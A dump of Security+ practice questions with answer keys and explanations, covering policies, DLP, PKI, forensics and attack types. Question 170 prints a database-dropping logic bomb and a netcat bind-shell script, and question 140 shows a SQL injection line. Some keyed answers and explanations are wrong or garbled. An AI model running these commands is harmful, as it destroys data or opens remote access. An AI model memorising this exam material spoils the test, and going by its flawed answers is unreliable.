- (Exam Topic 2)

Which of the following would most likely include language prohibiting end users from accessing personal email from a company device?

- A. SLA
- B. BPA
- C. NDA
- D. AUP

**Answer:** D

**Explanation:**

AUP or Acceptable Use Policy is a document that defines the rules and guidelines for using a company's IT resources, such as devices, networks, internet, email, etc. It usually includes language prohibiting end users from accessing personal email from a company device, as well as other activities that may compromise security or productivity<sup>1</sup>.

<https://www.thesecuritybuddy.com/governance-risk-and-compliance/what-are-sla-mou-bpa-and-nda/> 3:

<https://www.professormesser.com/security-plus/sy0-501/agreement-types/> 1: <https://www.techopedia.com/definition/2471/acceptable-use-policy-aup>

**NEW QUESTION 79**

- (Exam Topic 2)

A company has numerous employees who store PHI data locally on devices. The Chief Information Officer wants to implement a solution to reduce external exposure of PHI but not affect the business.

The first step the IT team should perform is to deploy a DLP solution:

- A. for only data in transit.
- B. for only data at rest.
- C. in blocking mode.
- D. in monitoring mode.

**Answer: D**

**Explanation:**

A DLP solution in monitoring mode is a good first step to deploy for data loss prevention. It allows the IT team to observe and analyze the data flows and activities without blocking or interfering with them. It helps to identify the sources and destinations of sensitive data, the types and volumes of data involved, and the potential risks and violations. It also helps to fine-tune the DLP policies and rules before switching to blocking mode, which can disrupt business operations if not configured properly.

**NEW QUESTION 84**

- (Exam Topic 2)

A candidate attempts to go to but accidentally visits <http://comptia.org>. The malicious website looks exactly like the legitimate website. Which of the following best describes this type of attack?

- A. Reconnaissance
- B. Impersonation
- C. Typosquatting
- D. Watering-hole

**Answer: C**

**Explanation:**

Typosquatting is a type of cyberattack that involves registering domains with deliberately misspelled names of well-known websites. The attackers do this to lure unsuspecting visitors to alternative websites, typically for malicious purposes. Visitors may end up at these alternative websites by inadvertently mistyping the name of popular websites into their web browser or by being lured by a phishing scam. The attackers may emulate the look and feel of the legitimate websites and trick users into entering sensitive information or downloading malware.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.kaspersky.com/resource-center/definitions/what-is-typosquatting>

**NEW QUESTION 85**

- (Exam Topic 2)

An upcoming project focuses on secure communications and trust between external parties. Which of the following security components will need to be considered to ensure a chosen trust provider IS used and the selected option is highly scalable?

- A. Self-signed certificate
- B. Certificate attributes
- C. Public key Infrastructure
- D. Domain validation

**Answer: C**

**Explanation:**

PKI is a security technology that enables secure communication between two parties by using cryptographic functions. It consists of a set of components that are used to create, manage, distribute, store, and revoke digital certificates. PKI provides a secure way to exchange data between two parties, as well as a trust provider to ensure that the data is not tampered with. It also helps to create a highly scalable solution, as the same certificate can be used for multiple parties. According to the CompTIA Security+ Study Guide, "PKI is a technology used to secure communications between two external parties. PKI is based on the concept of digital certificates, which are used to authenticate the sender and recipient of a message. PKI provides a trust provider to ensure that the digital certificate is valid and has not been tampered with. It also provides a scalable solution, as multiple parties can use the same certificate."

**NEW QUESTION 90**

- (Exam Topic 2)

Which of the following procedures would be performed after the root cause of a security incident has been identified to help avoid future incidents from occurring?

- A. Walk-throughs
- B. Lessons learned
- C. Attack framework alignment
- D. Containment

**Answer: B**

**Explanation:**

After the root cause of a security incident has been identified, it is important to take the time to analyze what went wrong and how it could have been prevented. This process is known as "lessons learned" and allows organizations to identify potential improvements to their security processes and protocols. Lessons learned typically involve a review of the incident and the steps taken to address it, a review of the security systems and procedures in place, and an analysis of any potential changes that can be made to prevent similar incidents from occurring in the future.

**NEW QUESTION 91**

- (Exam Topic 2)

A manager for the development team is concerned about reports showing a common set of vulnerabilities. The set of vulnerabilities is present on almost all of the applications developed by the team. Which of the following approaches would be most effective for the manager to use to address this issue?

- A. Tune the accuracy of fuzz testing.
- B. Invest in secure coding training and application security guidelines.
- C. Increase the frequency of dynamic code scans to detect issues faster.
- D. Implement code signing to make code immutable.

**Answer: B**

**Explanation:**

Invest in secure coding training and application security guidelines is the most effective approach for the manager to use to address the issue of common vulnerabilities in the applications developed by the team. Secure coding training can help the developers learn how to write code that follows security best practices and avoids common mistakes or flaws that can introduce vulnerabilities. Application security guidelines can provide a set of standards and rules for developing secure applications that meet the company's security requirements and policies. By investing in secure coding training and application security guidelines, the manager can improve the security awareness and skills of the development team and reduce the number of vulnerabilities in their applications. References: 1  
CompTIA Security+ Certification Exam Objectives, page 9,  
Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 2  
CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0:  
Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 3 <https://www.comptia.org/blog/what-is-secure-coding>

**NEW QUESTION 93**

- (Exam Topic 2)

While researching a data exfiltration event, the security team discovers that a large amount of data was transferred to a file storage site on the internet. Which of the following controls would work best to reduce the risk of further exfiltration using this method?

- A. Data loss prevention
- B. Blocking IP traffic at the firewall
- C. Containerization
- D. File integrity monitoring

**Answer: A**

**Explanation:**

Data loss prevention (DLP) is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help reduce the risk of further exfiltration using file storage sites on the internet by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, upload, or download sensitive data to or from file storage sites based on predefined policies and rules. References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.microsoft.com/en-us/security/business/security-101/what-is-data-loss-prevention-dlp>

**NEW QUESTION 95**

- (Exam Topic 2)

Which of the following best describes a tool used by an organization to identify, log, and track any potential risks and corresponding risk information?

- A. Quantitative risk assessment
- B. Risk register
- C. Risk control assessment
- D. Risk matrix

**Answer: B**

**Explanation:**

A risk register is a tool used by an organization to identify, log, and track any potential risks and corresponding risk information. It helps to document the risks, their likelihood, impact, mitigation strategies, and status. A risk register is an essential part of risk management and can be used for projects or organizations.

**NEW QUESTION 99**

- (Exam Topic 2)

Which of the following best describes when an organization utilizes a read-to-use application from a cloud provider?

- A. IaaS
- B. SaaS
- C. PaaS
- D. XaaS

**Answer: B**

**Explanation:**

SaaS stands for software as a service, which is a cloud computing model that provides ready-to-use applications over the internet. SaaS applications are hosted and managed by a cloud provider who also handles software updates, maintenance, security, and scalability. SaaS users can access the applications through a web browser or a mobile app without installing any software on their devices. SaaS applications are typically offered on a subscription or pay-per-use basis. Examples of SaaS applications include email services, online office suites, customer relationship management (CRM) systems, and video conferencing platforms. References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.ibm.com/cloud/learn/software-as-a-service>

**NEW QUESTION 101**

- (Exam Topic 2)

A company is launching a website in a different country in order to capture user information that a marketing business can use. The company itself will not be using the information. Which of the following roles is the company assuming?

- A. Data owner

- B. Data processor
- C. Data steward
- D. Data collector

**Answer:** D

**Explanation:**

A data collector is a person or entity that collects personal data from individuals for a specific purpose. A data collector may or may not be the same as the data controller or the data processor, depending on who determines the purpose and means of processing the data and who actually processes the data.

**NEW QUESTION 104**

- (Exam Topic 2)

A company recently implemented a patch management policy; however, vulnerability scanners have still been flagging several hosts, even after the completion of the patch process. Which of the following is the most likely cause of the issue?

- A. The vendor firmware lacks support.
- B. Zero-day vulnerabilities are being discovered.
- C. Third-party applications are not being patched.
- D. Code development is being outsourced.

**Answer:** C

**Explanation:**

Third-party applications are applications that are developed and provided by external vendors or sources, rather than by the organization itself. Third-party applications may introduce security risks if they are not properly vetted, configured, or updated. One of the most likely causes of vulnerability scanners flagging several hosts after the completion of the patch process is that third-party applications are not being patched. Patching is the process of applying updates or fixes to software to address bugs, vulnerabilities, or performance issues. Patching third-party applications is essential for maintaining their security and functionality, as well as preventing attackers from exploiting known flaws.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.csoonline.com/article/2124681/why-third-party-security-is-your-security.html>

**NEW QUESTION 107**

- (Exam Topic 2)

Which of the following is the correct order of evidence from most to least volatile in forensic analysis?

- A. Memory, disk, temporary filesystems, CPU cache
- B. CPU cache, memory, disk, temporary filesystems
- C. CPU cache, memory, temporary filesystems, disk
- D. CPU cache, temporary filesystems, memory, disk

**Answer:** C

**Explanation:**

The correct order of evidence from most to least volatile in forensic analysis is based on how quickly the evidence can be lost or altered if not collected or preserved properly. CPU cache is the most volatile type of evidence because it is stored in a small amount of memory on the processor and can be overwritten or erased very quickly. Memory is the next most volatile type of evidence because it is stored in RAM and can be lost when the system is powered off or rebooted. Temporary filesystems are less volatile than memory because they are stored on disk, but they can still be deleted or overwritten by other processes or users. Disk is the least volatile type of evidence because it is stored on permanent storage devices and can be recovered even after deletion or formatting, unless overwritten by new data. References:

<https://www.comptia.org/blog/what-is-volatility-in-digital-forensics>

**NEW QUESTION 109**

- (Exam Topic 2)

A company a "right to forgotten" request To legally comply, the company must remove data related to the requester from its systems. Which Of the following Company most likely complying with?

- A. NIST CSF
- B. GDPR
- C. PCI OSS
- D. ISO 27001

**Answer:** B

**Explanation:**

GDPR stands for General Data Protection Regulation, which is a law that regulates data protection and privacy in the European Union (EU) and the European Economic Area (EEA). GDPR also applies to the transfer of personal data outside the EU and EEA areas. GDPR grants individuals the right to request the deletion or removal of their personal data from an organization's systems under certain circumstances. This right is also known as the "right to be forgotten" or the "right to erasure". An organization that receives such a request must comply with it within a specified time frame, unless there are legitimate grounds for retaining the data.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://gdpr-info.eu/issues/right-to-be-forgotten/>

**NEW QUESTION 110**

- (Exam Topic 2)

A security team is engaging a third-party vendor to do a penetration test of a new proprietary application prior to its release. Which of the following documents would the third-party vendor most likely be required to review and sign?

- A. SLA
- B. NDA

- C. MOU
- D. AUP

**Answer:** B

**Explanation:**

NDA stands for Non-Disclosure Agreement, which is a legal contract that binds the parties to keep confidential information secret and not to disclose it to unauthorized parties. A third-party vendor who is doing a penetration test of a new proprietary application would most likely be required to review and sign an NDA to protect the intellectual property and trade secrets of the security team.

**NEW QUESTION 113**

- (Exam Topic 2)

A security administrator performs weekly vulnerability scans on all cloud assets and provides a detailed report. Which of the following describes the administrator's activities?

- A. Continuous deployment
- B. Continuous integration
- C. Continuous validation
- D. Continuous monitoring

**Answer:** C

**Explanation:**

Continuous validation is a process that involves performing regular and automated tests to verify the security and functionality of a system or an application. Continuous validation can help identify and remediate vulnerabilities, bugs, or misconfigurations before they cause any damage or disruption. The security administrator's activities of performing weekly vulnerability scans on all cloud assets and providing a detailed report are examples of continuous validation.

**NEW QUESTION 118**

- (Exam Topic 2)

A security administrator installed a new web server. The administrator did this to increase the capacity (or an application due to resource exhaustion on another server). Which of the following algorithms should the administrator use to split the number of the connections on each server in half?

- A. Weighted response
- B. Round-robin
- C. Least connection
- D. Weighted least connection

**Answer:** B

**Explanation:**

The administrator should use a round-robin algorithm to split the number of connections on each server in half. Round-robin is a load-balancing algorithm that distributes incoming requests to the available servers one by one in a cyclical order. This helps to evenly distribute the load across all of the servers, ensuring that no single server is overloaded.

**NEW QUESTION 120**

- (Exam Topic 2)

A security engineer needs to implement an MDM solution that complies with the corporate mobile device policy. The policy states that in order for mobile users to access corporate resources on their devices, the following requirements must be met:

- > Mobile device OSs must be patched up to the latest release.
- > A screen lock must be enabled (passcode or biometric).
- > Corporate data must be removed if the device is reported lost or stolen.

Which of the following controls should the security engineer configure? (Select two).

- A. Disable firmware over-the-air
- B. Storage segmentation
- C. Posture checking
- D. Remote wipe
- E. Full device encryption
- F. Geofencing

**Answer:** CD

**Explanation:**

Posture checking and remote wipe are two controls that the security engineer should configure to comply with the corporate mobile device policy. Posture checking is a process that verifies if a mobile device meets certain security requirements before allowing it to access corporate resources. For example, posture checking can check if the device OS is patched up to the latest release and if a screen lock is enabled. Remote wipe is a feature that allows the administrator to erase all data from a mobile device remotely, in case it is lost or stolen. This can prevent unauthorized access to corporate data on the device.

**NEW QUESTION 125**

- (Exam Topic 2)

A Chief Information Security Officer (CISO) is evaluating the dangers involved in deploying a new ERP system for the company. The CISO categorizes the system, selects the controls that apply to the system, implements the controls, and then assesses the success of the controls before authorizing the system. Which of the following is the CISO using to evaluate the environment for this new ERP system?

- A. The Diamond Model of Intrusion Analysis
- B. CIS Critical Security Controls
- C. NIST Risk Management Framework

D. ISO 27002

**Answer: C**

**Explanation:**

The NIST Risk Management Framework (RMF) is a process for evaluating the security of a system and implementing controls to reduce potential risks associated with it. The RMF process involves categorizing the system, selecting the controls that apply to the system, implementing the controls, and then assessing the success of the controls before authorizing the system. For more information on the NIST Risk Management Framework and other security processes, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

**NEW QUESTION 129**

- (Exam Topic 2)

An employee used a corporate mobile device during a vacation. Multiple contacts were modified in the device. Which of the following methods did the attacker use to insert the contacts without having physical access to the device?

- A. Jamming
- B. BlueJacking
- C. Disassociation
- D. Evil twin

**Answer: B**

**Explanation:**

Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers. Bluejacking does not involve device hijacking, despite what the name implies. In this context, a human might say that the best answer to the question is B. BlueJacking, because it is a method that can insert contacts without having physical access to the device.

**NEW QUESTION 132**

- (Exam Topic 2)

The new Chief Information Security Officer at a company has asked the security team to implement stronger user account policies. The new policies require:

- Users to choose a password unique to their last ten passwords
- Users to not log in from certain high-risk countries

Which of the following should the security team implement? (Select two).

- A. Password complexity
- B. Password history
- C. Geolocation
- D. Geospatial
- E. Geotagging
- F. Password reuse

**Answer: BC**

**Explanation:**

Password history is a policy that prevents users from reusing their previous passwords. This can reduce the risk of password cracking or compromise. Geolocation is a policy that restricts users from logging in from certain locations based on their IP address. This can prevent unauthorized access from high-risk countries or regions. References: <https://www.comptia.org/content/guides/what-is-identity-and-access-management>

**NEW QUESTION 135**

- (Exam Topic 2)

An engineer is using scripting to deploy a network in a cloud environment. Which of the following describes this scenario?

- A. SDLC
- B. VLAN
- C. SDN
- D. SDV

**Answer: C**

**Explanation:**

SDN stands for software-defined networking, which is an approach to networking that uses software-based controllers or application programming interfaces (APIs) to communicate with underlying hardware infrastructure and direct traffic on a network. SDN decouples the network control plane from the data plane, enabling centralized management and programmability of network resources. SDN can help an engineer use scripting to deploy a network in a cloud environment by allowing them to define and automate network policies, configurations, and services through software commands.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.cisco.com/c/en/us/solutions/software-defined-networking/overview.html>

**NEW QUESTION 140**

- (Exam Topic 2)

A security analyst reviews web server logs and notices the following line: 104.35. 45.53 [22/May/2020:07 : 00:58 +0100] "GET . UNION ALL SELECT user login, user \_ pass, user email from wp users— HTTP/1.1" 200 1072

<http://www.example.com/wordpress/wp—admin/>

Which of the following vulnerabilities is the attacker trying to exploit?

- A. SSRF
- B. CSRF
- C. XSS
- D. SQLi

**Answer:** D

**Explanation:**

SQLi stands for SQL injection, which is a type of web security vulnerability that allows an attacker to execute malicious SQL statements on a database server. SQLi can result in data theft, data corruption, denial of service, or remote code execution.

The attacker in the web server log is trying to exploit a SQLi vulnerability by sending a malicious GET request that contains a UNION ALL SELECT statement. This statement is used to combine the results of two or more SELECT queries into a single result set. The attacker is attempting to retrieve user login, user pass, and user email from the wp\_users table, which is a WordPress database table that stores user information. The attacker may use this information to compromise the WordPress site or the users' accounts.

**NEW QUESTION 144**

- (Exam Topic 2)

The application development team is in the final stages of developing a new healthcare application. The team has requested copies of current PHI records to perform the final testing.

Which of the following would be the best way to safeguard this information without impeding the testing process?

- A. Implementing a content filter
- B. Anonymizing the data
- C. Deploying DLP tools
- D. Installing a FIM on the application server

**Answer:** B

**Explanation:**

Anonymizing the data is the process of removing personally identifiable information (PII) from data sets, so that the people whom the data describe remain anonymous<sup>12</sup>. Anonymizing the data can safeguard the PHI records without impeding the testing process, because it can protect the privacy of the patients while preserving the data integrity and statistical accuracy for the application development team<sup>12</sup>. Anonymizing the data can be done by using techniques such as data masking, pseudonymization, generalization, data swapping, or data perturbation<sup>12</sup>.

Implementing a content filter is not the best way to safeguard the information, because it is a technique that blocks or allows access to certain types of content based on predefined rules or policies<sup>3</sup>. A content filter does not remove or encrypt PII from data sets, and it may not prevent unauthorized access or leakage of PHI records.

Deploying DLP tools is not the best way to safeguard the information, because it is a technique that monitors and prevents data exfiltration or transfer to unauthorized destinations or users. DLP tools do not remove or encrypt PII from data sets, and they may not be sufficient to protect PHI records from internal misuse or negligence.

Installing a FIM on the application server is not the best way to safeguard the information, because it is a technique that detects and alerts changes to files or directories on a system. FIM does not remove or encrypt PII from data sets, and it may not prevent unauthorized access or modification of PHI records.

**NEW QUESTION 145**

- (Exam Topic 2)

An organization needs to implement more stringent controls over administrator/root credentials and service accounts. Requirements for the project include:

- \* Check-in/checkout of credentials
- \* The ability to use but not know the password
- \* Automated password changes
- \* Logging of access to credentials

Which of the following solutions would meet the requirements?

- A. OAuth 2.0
- B. Secure Enclave
- C. A privileged access management system
- D. An OpenID Connect authentication system

**Answer:** C

**Explanation:**

A privileged access management (PAM) system is a solution that helps protect organizations against cyberthreats by monitoring, detecting, and preventing unauthorized privileged access to critical resources<sup>12</sup>. A PAM system can meet the requirements of the project by providing features such as:

➤ Check-in/checkout of credentials: A PAM system can store and manage privileged credentials in a secure vault, and allow authorized users to check out credentials when needed and check them back in when done. This reduces the risk of credential theft, misuse, or sharing<sup>2g3</sup>.

➤ The ability to use but not know the password: A PAM system can enable users to access privileged accounts or resources without revealing the actual password, using methods such as password injection, session proxy, or single sign-on<sup>23</sup>. This prevents users from copying, changing, or sharing passwords<sup>2s</sup>.

➤ Automated password changes: A PAM system can automatically rotate and update passwords for privileged accounts according to predefined policies, such as frequency, complexity, and uniqueness<sup>23</sup>

. This ensures that passwords are always strong and unpredictable, and reduces the risk of password reuse or compromise<sup>2</sup>.

➤ Logging of access to credentials: A PAM system can record and audit all activities related to privileged access, such as who accessed what credentials, when, why, and what they did with them<sup>23</sup>. This provides visibility and accountability for privileged access, and enables detection and investigation of anomalies or incidents<sup>2</sup>.

A PAM system is different from OAuth 2.0, which is an authorization framework that enables third-party applications to obtain limited access to an HTTP service on behalf of a resource owner<sup>4</sup>. OAuth 2.0 does not provide the same level of control and security over privileged access as a PAM system does.

A PAM system is also different from a secure enclave, which is a hardware-based security feature that creates an isolated execution environment within a processor to protect sensitive data from unauthorized access or modification<sup>5</sup>. A secure enclave does not provide the same functionality as a PAM system for managing privileged credentials and access.

A PAM system is also different from an OpenID Connect authentication system, which is an identity layer on top of OAuth 2.0 that enables users to verify their identity across multiple websites using a single login<sup>6</sup>. OpenID Connect does not provide the same scope and granularity as a PAM system for controlling and monitoring privileged access.

**NEW QUESTION 150**

- (Exam Topic 2)

A company is focused on reducing risks from removable media threats. Due to certain primary applications, removable media cannot be entirely prohibited at this time. Which of the following best describes the company's approach?

- A. Compensating controls
- B. Directive control
- C. Mitigating controls
- D. Physical security controls

**Answer: C**

**Explanation:**

Mitigating controls are designed to reduce the impact or severity of an event that has occurred or is likely to occur. They do not prevent or detect the event, but rather limit the damage or consequences of it. For example, a backup system is a mitigating control that can help restore data after a loss or corruption.

In this case, the company is focused on reducing risks from removable media threats, which are threats that can compromise data security, introduce malware infections, or cause media failure<sup>123</sup>. Removable media threats can be used to bypass network defenses and target industrial/OT environments<sup>2</sup>. The company cannot prohibit removable media entirely because of certain primary applications that require them, so it implements mitigating controls to lessen the potential harm from these threats.

Some examples of mitigating controls for removable media threats are:

- Encrypting data on removable media
- Scanning removable media for malware before use
- Restricting access to removable media ports
- Implementing policies and procedures for removable media usage and disposal
- Educating users on the risks and best practices of removable media

**NEW QUESTION 153**

- (Exam Topic 2)

An engineer recently deployed a group of 100 web servers in a cloud environment. Per the security policy, all web-server ports except 443 should be disabled. Which of the following can be used to accomplish this task?

- A. Application allow list
- B. Load balancer
- C. Host-based firewall
- D. VPN

**Answer: C**

**Explanation:**

A host-based firewall is a software application that runs on each individual host and controls the incoming and outgoing network traffic based on a set of rules. A host-based firewall can be used to block or allow specific ports, protocols, IP addresses, or applications.

An engineer can use a host-based firewall to accomplish the task of disabling all web-server ports except 443 on a group of 100 web servers in a cloud environment. The engineer can configure the firewall rules on each web server to allow only HTTPS traffic on port 443 and deny any other traffic. Alternatively, the engineer can use a centralized management tool to deploy and enforce the firewall rules across all web servers.

**NEW QUESTION 157**

- (Exam Topic 2)

A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator most likely use to confirm the suspicions?

- A. Nmap
- B. Wireshark
- C. Autopsy
- D. DNSEnum

**Answer: A**

**Explanation:**

Nmap is a tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap can help a security administrator determine the services running on a server by sending various packets to the target and analyzing the responses. Nmap can also perform various tasks such as OS detection, version detection, script scanning, firewall evasion, and vulnerability scanning.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://nmap.org/>

**NEW QUESTION 160**

- (Exam Topic 2)

Which of the following would be best to ensure data is saved to a location on a server, is easily scaled, and is centrally monitored?

- A. Edge computing
- B. Microservices
- C. Containers
- D. Thin client

**Answer: C**

**Explanation:**

Containers are a method of virtualization that allow you to run multiple isolated applications on a single server. Containers are lightweight, portable, and scalable, which means they can save resources, improve performance, and simplify deployment. Containers also enable centralized monitoring and management of the applications running on them, using tools such as Docker or Kubernetes. Containers are different from edge computing, which is a distributed computing paradigm

that brings computation and data storage closer to the location where it is needed. Microservices are a software architecture style that breaks down complex applications into smaller, independent services that communicate with each other. Thin clients are devices that rely on a server to perform most of the processing tasks and only provide a user interface.

**NEW QUESTION 162**

- (Exam Topic 2)

While troubleshooting a service disruption on a mission-critical server, a technician discovered the user account that was configured to run automated processes was disabled because the user's password failed to meet password complexity requirements. Which of the following would be the BEST solution to securely prevent future issues?

- A. Using an administrator account to run the processes and disabling the account when it is not in use
- B. Implementing a shared account the team can use to run automated processes
- C. Configuring a service account to run the processes
- D. Removing the password complexity requirements for the user account

**Answer: C**

**Explanation:**

A service account is a user account that is created specifically to run automated processes and services. These accounts are typically not associated with an individual user, and are used for running background services and scheduled tasks. By configuring a service account to run the automated processes, you can ensure that the account will not be disabled due to password complexity requirements and other user-related issues.

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

**NEW QUESTION 164**

- (Exam Topic 2)

An attacker is targeting a company. The attacker notices that the company's employees frequently access a particular website. The attacker decides to infect the website with malware and hopes the employees' devices will also become infected. Which of the following techniques is the attacker using?

- A. Watering-hole attack
- B. Pretexting
- C. Typosquatting
- D. Impersonation

**Answer: A**

**Explanation:**

a watering hole attack is a form of cyberattack that targets a specific group of users by infecting websites that they commonly visit<sup>123</sup>. The attacker seeks to compromise the user's computer and gain access to the network at the user's workplace or personal data<sup>123</sup>. The attacker observes the websites often visited by the victim or the group and infects those sites with malware<sup>14</sup>. The attacker may also lure the user to a malicious site<sup>4</sup>. A watering hole attack is difficult to diagnose and poses a significant threat to websites and users<sup>2</sup>.

**NEW QUESTION 165**

- (Exam Topic 2)

A data owner has been tasked with assigning proper data classifications and destruction methods for various types of data contained within the environment.

**Drag & Drop**

Bound copies of internal audit reports from a private company 1

Copies of financial audit reports from exchange-traded organizations on a flash drive 2

Database containing driver's license information on a reusable backup tape 3

Decommissioned mechanical hard drive containing application source code 4

Employee records on an SSD 5

Paper-based customer records, which include medical data 6

**Data Classification**

PII ?

PHI ?

Intellectual Property ?

Corporate Confidential ?

Public ?

**Data Destruction Method**

Degaussing and Multi-Pass Wipe ?

Physical Destruction via Shredding ?

- A. Mastered
- B. Not Mastered

**Answer: A**

**Explanation:**

Graphical user interface, application Description automatically generated

**NEW QUESTION 170**

- (Exam Topic 2)

An incident has occurred in the production environment.

Analyze the command outputs and identify the type of compromise.

```

Command output 1 | Command output 2
$ cat /var/log/www/file.sh
#!/bin/bash

users=`grep john /etc/passwd`
if [ $user = "" ]; then
  mysql -u root -p mysqlcr3tdbpu -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
  
```

**Compromise Type 1**

- RAT
- Backdoor
- Logic bomb
- SQL injection
- Rootkit

```

Command output 1 | Command output 2
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
  
```

**Compromise Type 2**

- SQL injection
- RAT
- Rootkit
- Backdoor
- Logic bomb

- A. Mastered
- B. Not Mastered

**Answer: A**

**Explanation:**

Command Output1 = Logic Bomb

A logic bomb is a type of malicious code that executes when certain conditions are met, such as a specific date or time, or a specific user action<sup>1</sup>. In this case, the logic bomb is a script that runs every minute and checks if there is a user named john in the /etc/passwd file. If there is, it drops the production database using a MySQL command<sup>3</sup>. This could cause severe damage to the system and the data.

To prevent logic bombs, you should use antivirus software that can detect and remove malicious code, and also perform regular backups of your data. You should also avoid opening suspicious attachments or links from unknown sources, and use strong passwords for your accounts<sup>1</sup>.

Command Output2 = backdoorA backdoor is a type of malicious code that allows an attacker to access a system or network remotely, bypassing security measures<sup>1</sup>. In this case, the backdoor is a script that runs every time the date command is executed and prompts the user to enter their full name. Then, it opens a reverse shell connection using the nc command and downloads a virus file from a malicious website using the wget command<sup>2</sup>. This could allow the attacker to

execute commands on the system and infect it with malware.

To prevent backdoors, you should use antivirus software that can detect and remove malicious code, and also update your system and applications regularly. You should also avoid executing unknown commands or scripts from untrusted sources, and use firewall rules to block unauthorized connections

**NEW QUESTION 171**

- (Exam Topic 2)

Which of the following should customers who are involved with UI developer agreements be concerned with when considering the use of these products on highly sensitive projects?

- A. Weak configurations
- B. Integration activities
- C. Unsecure user accounts
- D. Outsourced code development

**Answer:** A

**Explanation:**

Customers who are involved with UI developer agreements should be concerned with weak configurations when considering the use of these products on highly sensitive projects. Weak configurations can lead to security vulnerabilities, which can be exploited by malicious actors. It is important to ensure that all configurations are secure and up-to-date in order to protect sensitive data. Source: UL

**NEW QUESTION 175**

- (Exam Topic 2)

A network administrator needs to determine the sequence of a server farm's logs. Which of the following should the administrator consider? (Select TWO).

- A. Chain of custody
- B. Tags
- C. Reports
- D. Time stamps
- E. Hash values
- F. Time offset

**Answer:** DF

**Explanation:**

A server farm's logs are records of events that occur on a group of servers that provide the same service or function. Logs can contain information such as date, time, source, destination, message, error code, and severity level. Logs can help administrators monitor the performance, security, and availability of the servers and troubleshoot any issues.

To determine the sequence of a server farm's logs, the administrator should consider the following factors:

➤ Time stamps: Time stamps are indicators of when an event occurred on a server. Time stamps can help administrators sort and correlate events across different servers based on chronological order. However, time stamps alone may not be sufficient to determine the sequence of events if the servers have different time zones or clock settings.

➤ Time offset: Time offset is the difference between the local time of a server and a reference time, such as Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT). Time offset can help administrators adjust and synchronize the time stamps of different servers to a common reference time and eliminate any discrepancies caused by time zones or clock settings.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://docs.microsoft.com/en-us/windows-server/administration/server-manager/view-event-logs>

**NEW QUESTION 178**

- (Exam Topic 2)

An organization has been experiencing outages during holiday sales and needs to ensure availability of its point-of-sales systems. The IT administrator has been asked to improve both server-data fault tolerance and site availability under high consumer load. Which of the following are the best options to accomplish this objective? (Select two.)

- A. Load balancing
- B. Incremental backups
- C. UPS
- D. RAID
- E. Dual power supply
- F. VLAN

**Answer:** AD

**Explanation:**

Load balancing and RAID are the best options to accomplish the objective of improving both server-data fault tolerance and site availability under high consumer load. Load balancing is a method of distributing network traffic across multiple servers to optimize performance, reliability, and scalability. Load balancing can help improve site availability by preventing server overload, ensuring high uptime, and providing redundancy and failover. RAID stands for redundant array of independent disks, which is a technology that combines multiple physical disks into a logical unit to improve data storage performance, reliability, and capacity. RAID can help improve server-data fault tolerance by providing data redundancy, backup, and recovery.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.nginx.com/resources/glossary/load-balancing/> <https://www.ibm.com/cloud/learn/raid>

**NEW QUESTION 179**

- (Exam Topic 2)

A digital forensics team at a large company is investigating a case in which malicious code was downloaded over an HTTPS connection and was running in memory, but was never committed to disk. Which of the following techniques should the team use to obtain a sample of the malware binary?

- A. pcap reassembly

- B. SSD snapshot
- C. Image volatile memory
- D. Extract from checksums

**Answer: C**

**Explanation:**

The best technique for the digital forensics team to use to obtain a sample of the malware binary is to image volatile memory. Volatile memory imaging is a process of collecting a snapshot of the contents of a computer's RAM, which can include active malware programs. According to the CompTIA Security+ SY0-601 Official Text Book, volatile memory imaging can be used to capture active malware programs that are running in memory, but have not yet been committed to disk. This technique is especially useful in cases where the malware is designed to self-destruct or erase itself from the disk after execution.

**NEW QUESTION 182**

- (Exam Topic 2)

An air traffic controller receives a change in flight plan for an morning aircraft over the phone. The air traffic controller compares the change to what appears on radar and determines the information to be false. As a result, the air traffic controller is able to prevent an incident from occurring. Which of the following is this scenario an example of?

- A. Mobile hijacking
- B. Vishing
- C. Unsecure VoIP protocols
- D. SPIM attack

**Answer: B**

**Explanation:**

Vishing is a form of phishing that uses voice calls or voice messages to trick victims into revealing personal information, such as credit card numbers, bank details, or passwords. Vishing often uses spoofed phone numbers, voice-altering software, or social engineering techniques to impersonate legitimate organizations or authorities. In this scenario, the caller pretended to be someone who could change the flight plan of an aircraft, which could have caused a serious incident.

**NEW QUESTION 184**

- (Exam Topic 2)

